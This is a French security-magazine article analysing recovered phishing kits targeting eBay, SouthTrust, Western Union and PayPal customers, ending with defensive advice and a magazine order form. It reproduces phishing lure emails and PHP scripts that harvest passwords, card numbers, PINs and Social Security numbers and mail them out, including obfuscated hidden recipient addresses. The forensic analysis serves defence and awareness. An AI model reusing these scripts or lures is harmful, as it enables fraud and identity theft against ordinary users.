;www.paypal.de.                IN      A
;; ANSWER SECTION:
www.paypal.de.         300     IN      A       84.4.210.129
www.paypal.de.         300     IN      A       217.22.189.15
www.paypal.de.         300     IN      A       24.70.122.77
```

On voit bien jusqu'où les pirates peuvent aller pour récupérer des accès à des ressources financières, en utilisant aux limites les technologies de l'information sur lesquelles certaines barrières de sécurité n'existent pas, voire ne suffisent pas.

La conception d'un mail de phishing demande certains efforts, à la fois sur le fond et sur la forme, afin de leurrer l'utilisateur naïf. Pour illustrer plus facilement nos propos, voici un exemple de phishing reçu récemment.

Figure 1



move to...

Subject: **eBay Anti-Fraud Team.**
Sender: eBay Database
Recipient:
Date: 11.01.2006 04:34

Your credit/debit card information must be updated

Dear eBay Member,
We recently noticed one or more allempls lo log in lo your eBay accouni from a foreign IP address and we have reasons lo believe that your account was used by a third parly without your authorization If you recently accessed your account while traveling, the unusual login attempts may have been initiated by you
The login attempt was made from:
IP address: 172.25.210.66
ISP Host: cache-66 proxy aol com

By now, we used many techniques to verify the accuracy of the information our users provide us when they register on the Site However, because user verification on the Internet is difficult, eBay cannot and does not confirm each user's purported identity Thus, we have established an offline verification system o help you evaluate with who you are dealmq with.

click on the link below, fill the form and then submit as we will verify
http://www.updatedb-ebayusa.com/

Please save this fraud alert ID for your reference

Please Note - If you choose to ignore our request, you leave us no choice but to temporally suspend your account.

* Please do not respond to this e-mail as your reply will not be received **Respectfully,**
Trust and Safety Department
eBay Inc.

Helpful links
Search eBay - Find other items of interest
My eBay - Track your buying and filing activity
Discussion boards - Get help from other eBay members
eBay Help - Find answers to your questions

Learn More: Get notifications right on your desktop before an auction ends with the eBay Toolbar.

TaylorMade IKEA BMW Nike John Deere
Find it on ebay
Buy in Bulk and Save More!

Trading guidelines
eBay will not request personal data (password, credit card/bank numbers, and so on) in an email. Learn how to protect your account.

Thank you for using eBay
http://www.ebay.com/

As outlined in our User Agreement, eBay will periodically send you information about site changes and enhancements. Visit our Privacy Policy and User Agreement if you have any questions.

Copyright ©2004 eBay Inc All Rights Reserved
Designated trademarks and brands are the property of their respective owners

- eBay and the eBay logo are trademarks of eBay inc

On peut faire les remarques suivantes à propos de cet exemple :

- D'un point de vue structurel, le message en lui-même est extrêmement bien conçu. Le rendu en HTML est parfait sur beaucoup de clients de messagerie.
- De nombreuses références au site officiel de eBay sont présentes, que ce soit des images ou une multitude de liens (ces derniers pointent quasiment tous vers le site **http://www.ebay.com/**). L'apparence d'authenticité du message est excellente.
- L'objet du message est sans équivoque. Il est clairement mis en évidence dans le bandeau graphique au début. Beaucoup d'utilisateurs seraient enclins à ne pas donner suite à un message brouillon ou confus. Dans le cas présent, les éléments importants sautent vraiment aux yeux
- Ironie de la situation, les arguments de choc utilisés pour convaincre le destinataire du message de cliquer sur le lien afin de valider son numéro de carte bancaire sont liés à des problèmes potentiels de sécurité. C'est d'ailleurs très souvent le cas dans les mails de phishing : le but est d'effrayer l'utilisateur moyen, car ce dernier se fera d'autant plus facilement mener en bateau s'il est mis face à des termes techniques qu'il ne maîtrise pas forcément. Dans cet exemple, il s'agit des informations « IP address » et « ISP Host ».
- Le seul lien qui ne pointe pas vers eBay est bien sûr le lien vers le site **http://www.updatedb-ebayusa.com/**. On notera qu'à l'inverse de certains autres mails de phishing, il n'y a aucune différence entre l'URL affiché dans la page et l'adresse véritable de destination. Le nom de domaine en question est donc réellement utilisé par les pirates pour cette opération. On notera que la durée de l'opération a été brève car deux semaines après la réception de ce message, le nom de domaine avait déjà été remis à la vente.

Autopsie de cas réels

Lorsqu'une machine compromise ayant servi à ce genre d'attaques peut être étudiée (analyse post-mortem), on peut parfois avoir la chance de tomber sur des fichiers laissés par les attaquants. Ces données regorgent d'informations très utiles, comme notamment les outils malveillants : scripts pour mener les actions de type scam, parfois quelques chevaux de Troie, etc. Regardons en détail quelques extraits d'exemples réels et récents.


En général, les pirates ont besoin de déposer une arborescence complète de fichiers et images contenant de quoi leurrer des internautes. Ce sont souvent des archives compressées, TAR GZ ou ZIP suivant les cas. Parfois ces archives sont déposées sur le serveur cible alors qu'elles sont nommées avec d'autres extensions, comme .JPG – curieuse méfiance. Ces archives, une fois décompressées, créent un répertoire père contenant tout le nécessaire. Continuons notre descente dans ces dossiers.

Dans les données récupérées, on trouve de nombreuses images, de nombreux scripts Javascript et des pages HTML : il s'agit d'une copie quasiment parfaite du site web simulé. Un utilisateur qui a ainsi l'habitude de se connecter à sa banque risque de n'y voir que du feu, comme nous le verrons plus loin via des illustrations.

Chose anodine, mais que nous préférons rajouter dans un souci de précision, on trouve parfois des fichiers `Thumbs.db` correspondant à la mise en cache d'aperçus sous systèmes Windows. Hélas, ces fichiers ne révèlent pas grand-chose, mis à part le fait qu'on peut penser que Windows a été utilisé à un moment par les fabricants de scams, et que leurs Windows sont récents. Dans le passé, on pouvait lire le chemin des fichiers, ce qui donnait parfois des informations. Sous Windows ME et Windows 2000, on avait le nom de lecteur (*drive*), le chemin, et le nom du fichier. Depuis Windows XP et Windows 2003, on a plus que le nom du fichier **[THUMBS]**.


Voici un exemple réel concernant une banque américaine nommée *South Trust*. La première image correspond à un faux site web utilisé par des pirates pour voler des données bancaires en décembre 2005. Ici, les pirates annoncent sur la fausse page de garde que les comptes bancaires sont gelés à cause de fraudes, et qu'il faut à tout prix se loguer pour éviter des frais de déblocage de compte, etc. La crédulité des utilisateurs, même après quelques années d'attaques de ce type, demeure incroyable...

Figure 2 *Faux site web simulant une banque pour arnaquer un client naïf*



Sur la seconde image, il s'agit de la même banque, mais son site officiel, en janvier 2006. Ils y annoncent qu'ils ne communiquent jamais par email et qu'il faut se méfier car des attaques ont été observées.

Figure 3 *Vrai site web de cette banque*



Que diable pouvons-nous encore trouver lors d'autopsies ? Dans certains cas, nous trouvons des sources de mails à utiliser pour l'opération de scam. Les pirates, une fois qu'ils ont la main sur un serveur web, tentent d'inviter le plus possible d'internautes sur leur tout nouveau piège, bien configuré.

C'est pourquoi vous recevez aussi souvent des emails vous demandant de vous authentifier sur des banques, des sites marchands, etc. Comme il existe une frange suffisante d'internautes pour cliquer et donner leurs numéros de carte bancaire, etc., ces opérations continuent de prospérer. Pour illustrer le côté malin des attaquants, d'un point de vue social engineering, voici un mail trouvé dans l'archive que nous étudions précédemment :

```
Dear SouthTrust Account Holder,

We have noticed a numerous number of Failed login Attempt in your
SouthTrust Online Banking account. In this situation, we had to
disable you account access. That means we have blocked all kind of my
access in your online account.

To reset your account, Please follow the link and complete the
verification process and identify yourself as the real owner of
account.

http://www.southtrust.....nu
We recommend you to complete the verification process within 24 hour
to avoid permanent account closing. This is all about you account
security.

We are extremely sorry for any inconvenience.

R. Thomson
Senior Vice President
```

Comme on peut le voir, un internaute client de cette banque, et un peu naïf, pensera qu'il s'agit d'une vraie information : il doit cliquer sur ce lien et remettre à jour toutes ses données confidentielles, on le lui demande ! Sans quoi, son compte sera fermé et ce serait sûrement gênant, voire même il pourra avoir des frais bancaires, etc. En continuant notre analyse d'archives de scams, nous découvrons parfois quelques fichiers qui illustrent bien à quel point ce phénomène est devenu une activité vraiment spéciale et très pratiquée. Voici pour exemple, un fichier nommé README.TXT qui était présent à la racine d'une archive d'un site de scams ayant pour objectif de leurrer des clients de eBay :

```
|-==-===-===-===-===-===-===-===-===-===-===-===-===-===-===-===-==-|
|======-=-===-=---=---=---=---Ebay Scam 2005---=---=---=---=---=-========|
|=--=---=---=---=---=---=---Powered By Begin---=---=---=---=---=---=--=|
|-==-===-===-===-===-===-===-===-===-===-===-===-===-===-===-===-==-|

                Latest Ebay Scam In Your Hands :-)
                      Use It And Enjoy =)
                      Get Results And Rox :>

            |=================================|
            |This Scam is Created by "Begin" |
            |contact : mircboy1998@yahoo.com |
            |=================================


|=============================================================|
|                                                             |
|                                                             |
|                        How To Use ?                         |
|                                                             |
|                                                             |
|=============================================================|
|                                                             |
|                                                             |
| Open "eBayISAPIBfes.php & eBayISAPI.dllre.php" and  Just put |
|              Your  E-mail There and Enjoy ;)                |
|                                                             |
|                                                             |
|      If You Have BarClays Bank Logins Contact me :)         |
|=============================================================|


                        Best of Luck
                           Begin
```

Comme vous pouvez le voir, les créateurs de scams écrivent parfois de la documentation à destination des personnes malveillantes qui joueront avec leurs scripts. Ces outils sont probablement vendus dans des communautés peu scrupuleuses, où le cybercrime est monnaie courante. Ainsi, ce fichier nous montre que l'œuvre est signée par un certain « Begin » (créateur que l'on trouve souvent), avec son adresse email (il ne vous répondra pas), un brin d'humour (ça ne fait pas de mal), et le nom des fichiers à modifier pour faire fonctionner cette machine à faire de l'argent de manière malveillante.

Forcément, après la lecture de ce README, vous aurez probablement envie de savoir ce que peuvent contenir des fichiers comme eBayISAPI.dllre.php et eBayISAPIBfes.php.

Regardons le code PHP pour lequel l'auteur des scams disait qu'il fallait changer une adresse email, et essayons de voir comment les pirates se remontent par mail les informations des victimes (le FTP fut utilisé à une époque, mais SMTP semble désormais s'imposer) :

```
1  $ip = getenv("REMOTE_ADDR");
```

Le corps du message est construit avec toutes les informations s'ajoutant à la variable $message entre les lignes 2 et 36. On notera que l'adresse IP du client victime est aussi envoyée (ligne 1), probablement à des fins de contrôle (comme la plupart des informations demandées). Dans certains cas de scams, beaucoup moins de choses sont demandées ; il s'agit ici d'un style des plus détaillés.

```
2  $message .= "----------------------------------------------------------\n";
3  $message .= "eBay User & Pass \n";
4  $message .= "----------------------------------------------------------\n";
5  $message .= "Ebay User : ".$_POST['user3']."\n";
6  $message .= "PassWord: " .$_POST['pass3']."\n";
7  $message .= "----------------------------------------------------------\n";
8  $message .= "General Information & CC InFo \n";
9  $message .= "----------------------------------------------------------\n";
10 $message .= "ContaCT NaME: ".$_POST['contactname1']."\n";
11 $message .= "CC Number: ".$_POST['ccnumber1']."\n";
12 $message .= "CVV 2: ".$_POST['CVV2Num1']."\n";
13 $message .= "EXP DaTe: ".$_POST['month1']."/";
14 $message .= $_POST['year1']."\n";
15 $message .= "PiN CoDe: ".$_POST['PIN1']."\n";
16 $message .= "Card Holder Name ".$_POST['username1']."\n";
17 $message .= "Billing Address: ".$_POST['streetaddr1']."\n";
18 $message .= "E-mail : ".$_POST['email1']."\n";
19 $message .= "City : ".$_POST['cityaddr1']."\n";
20 $message .= "State: ".$_POST['stateprovaddr1']."\n";
21 $message .= "Zip Code: ".$_POST['zipcodeaddr1']."\n";
22 $message .= "Country : ".$_POST['countryaddr1']."\n";
23 $message .= "Mother's Maiden Name: ".$_POST['MMN1']."\n";
24 $message .= "Social Security Number: ".$_POST['SSN1']."\n";
25 $message .= "Date Of Birth: ".$_POST['dob_month1']."/";
26 $message .= $_POST['dob_day1']."/";
27 $message .= $_POST['dob_year1']."\n";
28 $message .= "----------------------------------------------------------\n";
29 $message .= "Online Banking Information \n";
30 $message .= "----------------------------------------------------------\n";
31 $message .= "Name In Bank: ".$_POST['name']."\n";
32 $message .= "Bank Name : ".$_POST['bank_name']."\n";
33 $message .= "Bank Routing Number: ".$_POST['bank_routing_number']."\n";
34 $message .= "Bank Account No. : ".$_POST['bank_account_number22']."\n";
35 $message .= "IP: ".$ip."\n";
36 $message .= "----------Powered By Begin----------\n";
37
38
39 $ar=array("0"=>"o","1"=>"c","2"=>".","3"=>"g","4"=>"@","5"=>"m","6"=>"r"
   ,"7"=>"s","8"=>"a","9"=>"h","10"=>"i","11"=>"w","12"=>"l");
```

```
40  $cc=$ar['5'].$ar['6'].$ar['7'].$ar['8'].$ar['9'].$ar['10'].$ar['11'].$ar
    ['8'].$ar['12'].$ar['4'].$ar['3'].$ar['5'].$ar['8'].$ar['10'].$ar['12'].$ar['2']
    .$ar['1'].$ar['0'].$ar['5'];
41
42  $recipient = "rozumovich@runbox.com";
```

Ce script PHP est appelé lorsqu'un utilisateur victime a bien rempli les différentes pages successives de questions (nom, prénom, numéro de carte bancaire, etc.). Alors, un mail est envoyé par le serveur web, via la fonction PHP `mail()`, voir la ligne 48. Un petit rappel issu de la documentation PHP nous donne :

```
bool mail ( string to, string subject, string message [, string additional_
headers [, string additional_parameters]] )
```

Donc, comme le précisait le `README`, c'est tout simplement en changeant la variable `$recipient` ligne 42, que l'attaquant recevra sans se fatiguer des informations bancaires confidentielles venant de victimes. On notera qu'en général, ces adresses emails sont ouvertes sur des sites offrant ce service de manière anonyme et gratuite, et que le nom est significatif d'une activité, d'une zone géographique, ou d'un style de nom à telle ou telle consonance (style pays de l'Est de l'Europe, etc.). Ainsi, la ligne 48 montre que le pirate se fait envoyer un mail avec « eBay Info » comme sujet et quelques *headers* bien choisis. Ici, la boîte aux lettres est ouverte anonymement dans un site au nord de l'Europe. On peut imaginer que les personnes derrière de telles activités criminelles essaient de se cacher avec plusieurs rebonds similaires.

```
43  $subject = "eBay Info";
44  $headers = "From: ";
45  $headers .= $_POST['eMailAdd']."\n";
46  $headers .= "MIME-Version: 1.0\n";
47  mail("$cc", "eBay Info", $message);
```

En bon lecteur de Misc, vous avez alors repéré la ligne 47, juste avant celle qui envoie le mail. On découvre l'envoi d'un autre email... En suivant le `README` précédent, un agresseur peu attentif ne regardera pas les lignes 39 et 40 précédentes.

Elles fabriquent la chaîne de caractères suivante, **mrsahiwal@gmail.com,** utilisée comme adresse destination. Que doit-on en déduire ? Il s'agit peut-être d'une *backdoor* implantée dans les scripts automatiques diffusés dans les milieux avertis.

```
48  if (mail($recipient,$subject,$message,$headers))
49  {
50    header("Location: processing.html");
51
52  }
53  else
54  {
55    echo "ERROR! Please go back and try again.";
56  }
```

Comme la question code sur la backdoor mail est intéressante, nous décidons d'analyser d'autres sources en guise d'autopsie. Regardons le fichier `regMyAccount.php` provenant encore du même groupe d'attaquants, essayant de simuler le site de *Western Union*. Comme vous le verrez, il y a 2 lignes envoyant les informations confidentielles des victimes par mail.

```
1  $message = "------ WU INFOs By Negom: -------\n";
2  $message .= "password: ".$_POST['pass']."\n";
3  $message .= "email: ".$_POST['email']."\n\n";
4  $message .= "------ CC info ------\n";
5  $message .= "Card number: ".$_POST['cc']."\n";
6  $message .= "Expiration date: ".$_POST['month']."/";
7  $message .= $_POST['year']."\n";
8  $message .= "CVV Code: ".$_POST['cvv']."\n";
```

Nous vous épargnons la suite des informations demandées, ressemblant fortement à notre exemple précédent. Et allons directement sur ce petit bout de code cachant, grossièrement certes, une adresse email pour recevoir les informations confidentielles.

```
9  $ar=array("1"=>"i","2"=>"v","3"=>"o","4"=>"p","5"=>",","6"=>"g","7"=>"r","8"=>"_"
   ,"9"=>"d","10"=>"y","11"=>"f","12"=>"@","13"=>"2","14"=>"h","15"=>"a");
10  $cc=$ar['7'].$ar['3'].$ar['9'].$ar['7'].$ar['1'].$ar['6'].$ar['3'].$ar['4'].$ar
['2'].$ar['8'].$ar['13'].$ar['12'].$ar['10'].$ar['15'].$ar['14'].$ar['3'].$ar['3'].$
ar['5'].$ar['11'].$ar['7'];
```

Les lignes 9 et 10 fabriquent l'adresse **rodrigopv_2@yahoo.fr,** utilisée plus loin ligne 16.

```
11  $recipient = "rozumovich@runbox.com";
12  $subject = "WU Infos ";
13  $headers = "From MTCN: ";
14  $headers .= $_POST['email1']."\n";
15  $headers .= "Xbay-Version: 5.0\n";
16  mail("$cc", "WU Form", $message);
```

Comme précédemment, les agresseurs ont changé la seule adresse email visible dans le script (`$recipient`, ligne 11), mais le mail a été transmis ailleurs aussi.

```
if (mail($recipient,$subject,$message,$headers))
{
    include("redirec.php");
}
else
{
    echo "ERROR!";
}
```

On peut aussi assister à des successions d'adresses email destination, probablement pour optimiser la survie de l'information, comme ici un extrait d'un faux site simulant PayPal :

```
mail("final_fantasy_boy_1986@yahoo.com", $subj, $msg, $From);
mail("denomk@gmail.com", $subj, $msg, $From);
mail("rozumovich@runbox.com", $subj, $msg, $From);
mail("sk8er3@gmail.com", $subj, $msg, $From);
```

Est-ce que les agresseurs utilisent toujours le même style de fichiers ? Actuellement oui, les attaques se ressemblent, et les structures de fichiers aussi. C'est souvent des successions de pages web qui transportent les informations clientes via des champs HTML avec du `INPUT TYPE=HIDDEN`, puis une dernière page qui fait appel à un script PHP ayant pour mission d'envoyer les informations récupérées (en général par mail), avant éventuellement de rediriger le client victime vers le site officiel simulé, de manière transparente. Des variantes sont parfois observées. Quelques informations peuvent être enregistrées sur les disques locaux du serveur web utilisé pour faire du scam. Dans notre exemple de la banque *South Trust*, nous avons découvert que pour chaque adresse IP ayant été leurrée, des informations étaient conservées. Voici par exemple le fichier `verify.php` appelé par les pirates au moment de la validation d'un numéro de carte par un internaute (récupération d'infos comme l'identité, le numéro de carte de crédit, code PIN, etc.) :

```
$ip = getenv("REMOTE_ADDR");
$userid2 = $_POST['txtUserId'];
$ssn = $_POST['txtSSN'];
$cc1 = $_POST['ccnum'];
$txtPIN = $_POST['pin'];
$exp= $_POST['expdate'];
$handle = fopen("tmp_login/$ip", "r");
$buffer = fgets($handle, 4096);
$log1 = $buffer;
```

On peut voir dans les dernières lignes que certaines données sont lues sur le disque de la machine piratée.

```
$youremail="rozumovich@runbox.com";
$from = "From: PIN@SouthTrust.com";
$subj = "$userid2";
$msg = "SSN: $ssn\nLogin: $logi\nConfirm ID: $userid2\nCard: $cc1\nExp: $exp\
nPIN: $txtPIN\nIP: $ip";
mail($youremail, $subj, $msg, $from);
echo "<script>location.replace('done.htm');</script>";
```

En cherchant dans l'archive, dans `login.php`, nous découvrons qu'à chaque fois qu'un utilisateur naïf se connecte avec un couple utilisateur/mot de passe, ces derniers sont enregistrés dans le précédent fichier `tmp_login/$ip` dépendant de son adresse IP (franchement rudimentaire comme technique, mais probablement utilisée pour transporter des informations du client HTTP de formulaires en formulaires, sans utiliser de louches champs `HIDDEN` contenant les *logins/passwords*, etc.).

```
$ip = getenv("REMOTE_ADDR");
$user = $_POST['user'];
$pin = $_POST['pass'];
$filename = "tmp_login/$ip";
if (file_exists($filename)) {
// code raccourci pour simplifier la lecture
}
else {
 $out = fopen("tmp_login/$ip", "w");
 $str = "$user $pin";
 fwrite($out, $str);
 fclose($out);
// code raccourci pour simplifier la lecture
}
```

Au final, lorsque l'utilisateur se retrouve avec l'affichage de `done.htm`, il découvre le message suivant, dont la conclusion ironique doit amuser les créateurs de scam :

```
Account Verification Process
You have successfully completed the verification process. You can
login to your account now.
We are committed to protect your money.
```

À quoi donc ressemblerait un mail envoyé par un serveur web simulant eBay via les scripts vus précédemment (ici nous mettons de fausses informations, c'est juste pour illustrer notre article) ?

```
To: rozumovich@runbox.com
Subject: eBay Info
From: naif@victime.com
MIME-Version: 1.0


-----------------------------------------------------------------
eBay User & Pass
-----------------------------------------------------------------
Ebay User : Naif
PassWord:   Naif43v3r
-----------------------------------------------------------------
General Information & CC InFo
-----------------------------------------------------------------
ContaCT NaME: Sylvain Naif
CC Number: 4127-1234-5678-9012
CVV 2: 737
EXP DaTe: 03/2007
PiN CoDe: 2600
Card Holder Name: Sylvain Naif
Billing Address: Ave Jean Moulin
E-mail : naif@victime.com
City : Paris
State: France
Zip Code: 75015
Country : France
Mother's Maiden Name: Coquine
Social Security Number: 1750173123456
Date Of Birth: 1/1/1970
-----------------------------------------------------------------
Online Banking Information
-----------------------------------------------------------------
Name In Bank: Sylvain Naif
Bank Name : MaBank
Bank Routing Number:
Bank Account No. :
IP: 1.2.3.4
-------------Powered By Begin----------------------------
```

Autre curiosité à signaler, certains scripts PHP (de moins en moins) essaient de prévalider les données envoyées par les utilisateurs, notamment en ce qui concerne les informations bancaires. Voici un exemple de routine utilisée actuellement à cet effet :

```
function CCVal($Num, $Name = 'n/a') {
// Innocent until proven guilty
$GoodCard = true;
// Get rid of any non-digits
$Num = ereg_replace("[^[:digit:]]", "", $Num);
// Perform card-specific checks, if applicable
switch ($Name) {
  case "mcd" :
    $GoodCard = ereg("^5[1-5].{14}$", $Num);
    break;
  case "vis" :
    $GoodCard = ereg("^4.{15}$|^4.{12}$", $Num);
    break;
  case "amx" :
    $GoodCard = ereg("^3[47].{13}$", $Num);
    break;
  case "dsc" :
    $GoodCard = ereg("^6011.{12}$", $Num);
    break;
  case "dnc" :
    $GoodCard = ereg("^30[0-5].{11}$|^3[68].{12}$", $Num);
    break;
  case "jcb" :
    $GoodCard = ereg("^3.{15}$|^2131|1800.{11}$", $Num);
    break;
}
$Num = strrev($Num);
$Total = 0;
for ($x=0; $x < strlen($Num); $x++) {
  $digit = substr($Num,$x,1);
  // If it's an odd digit, double it
  if ($x/2 != floor($x/2)) {
    $digit *= 2;
    // If the result is two digits, add them
    if (strlen($digit) == 2)
      $digit = substr($digit,0,1) + substr($digit,1,1);
  }
  // Add the current digit, doubled and added if applicable, to the Total
  $Total += $digit;
}
// If it passed (or bypassed) the card-specific check and the Total is
// evenly divisible by 10, it's cool!
if ($GoodCard && $Total % 10 == 0)
  return true;
else
  return false;
}
```

Plus loin, on trouve de quoi utiliser cette fonction `If (!CCVal ($ccnumber)) { ... }`. Comme on peut le voir, les pirates ne se contentent pas d'écrire de simples scripts. Ils essaient toujours d'optimiser leur code, afin de minimiser les coûts de traitement associés.

Non sans surprise, on tombe parfois sur des fichiers oubliés par les pirates, lors d'autopsie d'archives de scams. On parlait des fichiers `Thumbs.db`, mais plus récemment, nous avons eu un fichier `error.log`, contenant des lignes comme :

```
[26-Oct-2005 12:19:45] PHP Parse error:  parse error, unexpected < in /home/abuxi9c/public_html/cgi-bin/webscr/loginsubmit.php on line 2
```

Cela correspond probablement à des traces du journal du serveur web où s'entraînait un pirate pour faire fonctionner son futur faux site.

Protections, détections ?

Du côté de l'utilisateur final

La mesure de protection la plus évidente qui vient à l'esprit, parfois difficile à mettre en œuvre, concerne la sensibilisation de l'utilisateur. Comme on l'a vu dans les exemples précédents, les arguments concernant les problèmes de sécurité poussent souvent la victime à foncer tête baissée pour saisir son numéro de carte bancaire ou d'autres informations de valeur. L'objectif ne serait donc pas forcément d'augmenter son niveau de paranoïa, mais plutôt de le rendre sensible à certains indicateurs d'alarme (« pourquoi le mail que je viens de recevoir ne mentionne aucune de mes informations personnelles ? ») et de lui faire prendre quelques bonnes habitudes (résister à l'envie de cliquer directement sur le lien proposé dans le mail, mais se connecter au site de la manière habituelle, etc.). Les filtres de messagerie sont parfois capables de repérer les mails de phishing (antivirus ClamAV par exemple), avec toutes les contraintes liées à ce genre de système (mise à jour régulière des signatures, etc.). En cas de doute, certains sites tiennent à jour une base de données actualisée en permanence des scams en circulation **[BD]**. Certains lecteurs de mails (Thunderbird, etc.) essaient de proposer des systèmes d'alertes lorsque vous cliquez par exemple sur un lien du type :

```
<a href=http://donne-moi-ton-password.tld/>http://www.ebay.com/</a>
```

Aussi, les attaques récentes bien faites et tenant compte de ces protections, vous envoient plutôt des liens sans URL entre les balises, comme par exemple :

```
<a href=http://donne-moi-ton-password.tld/>Connectez-vous</a>
```

Néanmoins, cela ne résout qu'une partie des problèmes car les techniques utilisées par les pirates ne cessent d'évoluer et deviennent de plus en plus difficiles à détecter.

Du côté des fournisseurs de services, commerces, banques

Une multitude de techniques sont à l'étude ou déjà mises en place par les sites bancaires pour améliorer la robustesse de l'authentification de l'utilisateur (couplage avec d'autres médias de communication comme les téléphones portables, nouvelles méthodes d'authentification basées sur des secrets partagés entre la banque et le client en plus des paramètres d'accès au compte, etc.). Quand on regarde les sources des fausses pages et les mails usurpant l'identité de banques ou encore de commerce en ligne, on voit que certains liens sont de vrais liens vers le site officiel, voire que des images sont intégrées depuis le vrai site. Enfin, la dernière page web proposée à un client victime est souvent une redirection automatique vers le vrai site. Ainsi, pour toutes ces raisons, on peut penser que les sites victimes ont parfois la possibilité de rapidement voir que le problème existe, en analysant les journaux de leurs serveurs web (*Referer* HTTP, etc.).

Enfin, de plus en plus de banques ou de gros sites de commerce effectuent une veille technologique permanente, parfois externalisée, ainsi qu'une surveillance continue des activités de phishing en cours dans la cybersphère.

Du côté des hébergeurs

Il est évident que si tout le monde mettait en place un minimum de sécurité, il n'y aurait pas tant de serveurs web piratés et détournés pour une utilisation orientée scam. Vos serveurs web doivent-ils pouvoir faire du mail ? Du PHP ? Sont-ils à jour côté *patch* ? Le compte faisant tourner le service web doit-il avoir les droits de modification sur l'arborescence des pages ou des scripts ? Faites-vous de la défense en profondeur ? Etc. Nous vous invitons à lire les autres articles de ce dossier Misc spécial Web.

Autres possibilités

Certains utilisent des *honeypots* **[HONEY]** pour piéger les attaquants faisant du scam, sorte de *Early Warning* efficace sur lequel les agresseurs vont perdre du temps et laisser des traces (voir le dossier Misc8).

Conclusion

Compte tenu du nombre de documents et de revues traitant ce sujet, nous espérons que cet article donne un point de vue différent, terrain et objectif, pour l'esprit curieux lisant son Misc. De même, nous souhaitons qu'il soit une source d'inspiration et de sensibilisation pour ceux qui souhaitent comme nous qu'Internet puisse se libérer de ces nuisances mafieuses. À vos claviers...

Références

[NASA] Référence *old-school*, « *THE COMMERCIALIZATION OF THE INTERNET STOPS HERE* », message laissé sur le site de la Nasa, piraté par un groupe nommé H4GIS, mars 1997, **http://www.2600.com/hackedphiles/nasa/nasa/index2.html**

[THUMBS] Dustin Hurlbut, « *Thumbs DB files Forensics issues* ».

[BD] **http://www.millersmiles.co.uk/**

[HONEY] Article sur le phishing et les honeypots **http://honeynet.org/papers/phishing**

Offre Collectionneur !

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	Epuisé		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°5 Virus, mythes et réalités	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	Epuisé		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Applications Web : les nouvelles menaces

Avec le retour du paradigme du « client léger », des applications web sont déployées et utilisées massivement. Une excellente illustration de ce mouvement est le bruit entourant le concept AJAX. Les applications web deviennent donc des cibles de plus en plus attractives, et de nouvelles menaces apparaissent.

Cet article se concentre sur les omniprésentes applications PHP. Elles sont installées par des utilisateurs non techniques dans des buts divers (forums, wikis, blogs), sont souvent bourrées de failles de sécurité (publiques ou non) et ne sont que rarement mises à jour.

Cross Site Request Forgery

Nous allons commencer cet article en observant le concept intéressant de *Cross Site Request Forgery* : falsification de requêtes inter-sites. C'est en substance l'inverse d'une attaque de type XSS (*Cross Site Scripting*).

Mais qu'est-ce qu'un XSS ?

